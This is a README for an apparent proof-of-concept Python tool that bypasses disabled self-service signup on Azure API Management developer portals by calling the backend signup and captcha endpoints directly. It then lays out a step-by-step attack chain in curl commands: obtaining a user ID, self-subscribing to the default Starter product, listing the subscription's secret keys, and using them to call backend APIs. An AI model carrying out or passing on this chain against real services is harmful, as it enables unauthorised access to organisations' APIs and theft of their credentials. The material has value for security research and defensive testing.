 dz-y/azure-apim-dev-portal-signup-bypass
Python script to bypass Azure APIM signup when UI is disabled, this is different from the CVE-2025-66390 as it does not require you to setup anything cross tenant.

A proof-of-concept script for bypassing a disabled developer portal signup on Azure API Management (APIM) by directly invoking the backend registration API.
Azure APIM developer portals can be configured to disable self-service signup through the portal UI. In some deployments the underlying API endpoint (/signup) remains active and reachable even when the UI button is hidden or removed. This script exploits that gap by:
/v2/captcha-challenge/signup with the solved challenge and account detailsAll inputs (target URL, credentials, proxy) are prompted interactively at runtime.
CVE-2025-66390 (CVSS 9.8 Critical) describes a cross-tenant APIM signup bypass: an attacker abuses a tenant where signup is enabled to register accounts in a different tenant where signup is disabled, by manipulating the Host header on API requests. Microsoft marked it as a configuration issue rather than a product vulnerability.
This does not require any cross tenant be created instead just uses the /v2/captcha-challenge endpoint to solve the captcha out of 75000 iterations (average)
python3 apim_signup.py
Prompts for target URL, account details, password (hidden input, echoed for confirmation), and optional proxy.
Once the signup request succeeds and the confirmation email arrives, the full attack chain is:
Click the confirmation link in the registration email. This activates the account before the management API will authenticate it.
Hit the APIM management API with Basic auth (base64(email:password)) to obtain your internal user ID:
curl -s "https://<service>.management.azure-api.net/subscriptions/<sub>/resourceGroups/<rg>/providers/Microsoft.ApiManagement/service/<service>/identity?api-version=2019-12-01" \
  -H "Authorization: Basic <base64(email:password)>"
# → {"id":"<user-id>"}
The returned id field is used in all subsequent management API calls.

OR Hit /developer/identity?api-version=2022-04-01-preview <-- version does not matter A UI will prompt to login, from there you can get your id as well
The default Starter product ships with approvalRequired: false, meaning no admin approval is needed. Self-subscribe via PUT:
curl -s -X PUT "https://<service>.management.azure-api.net/subscriptions/<sub>/resourceGroups/<rg>/providers/Microsoft.ApiManagement/service/<service>/users/<user-id>/subscriptions/starter-sub?api-version=2019-12-01" \
  -H "Authorization: Basic <base64(email:password)>" \
  -H "Content-Type: application/json" \
  -d '{"properties":{"scope":"/products/starter","displayName":"Starter"}}'
# → HTTP 201 Created
A confirmation email ("Your subscription to the Starter") arrives from [email protected].
curl -s -X POST "https://<service>.management.azure-api.net/subscriptions/<sub>/resourceGroups/<rg>/providers/Microsoft.ApiManagement/service/<service>/users/<user-id>/subscriptions/starter-sub/listSecrets?api-version=2019-12-01" \
  -H "Authorization: Basic <base64(email:password)>"
# → {"primaryKey":"...","secondaryKey":"..."}
Use the primary key as Ocp-Apim-Subscription-Key against the APIM gateway to make authenticated backend calls:
curl -s "https://<service>.azure-api.net/<api-path>" \
  -H "Ocp-Apim-Subscription-Key: <primaryKey>"
Access is determined by what APIs are scoped to the Starter product — in a misconfigured deployment this can expose internal backends with no further auth.
For additional details this article is very good at describing the chain just take out the cross tenant part. https://www.praetorian.com/blog/azure-apim-signup-bypass/
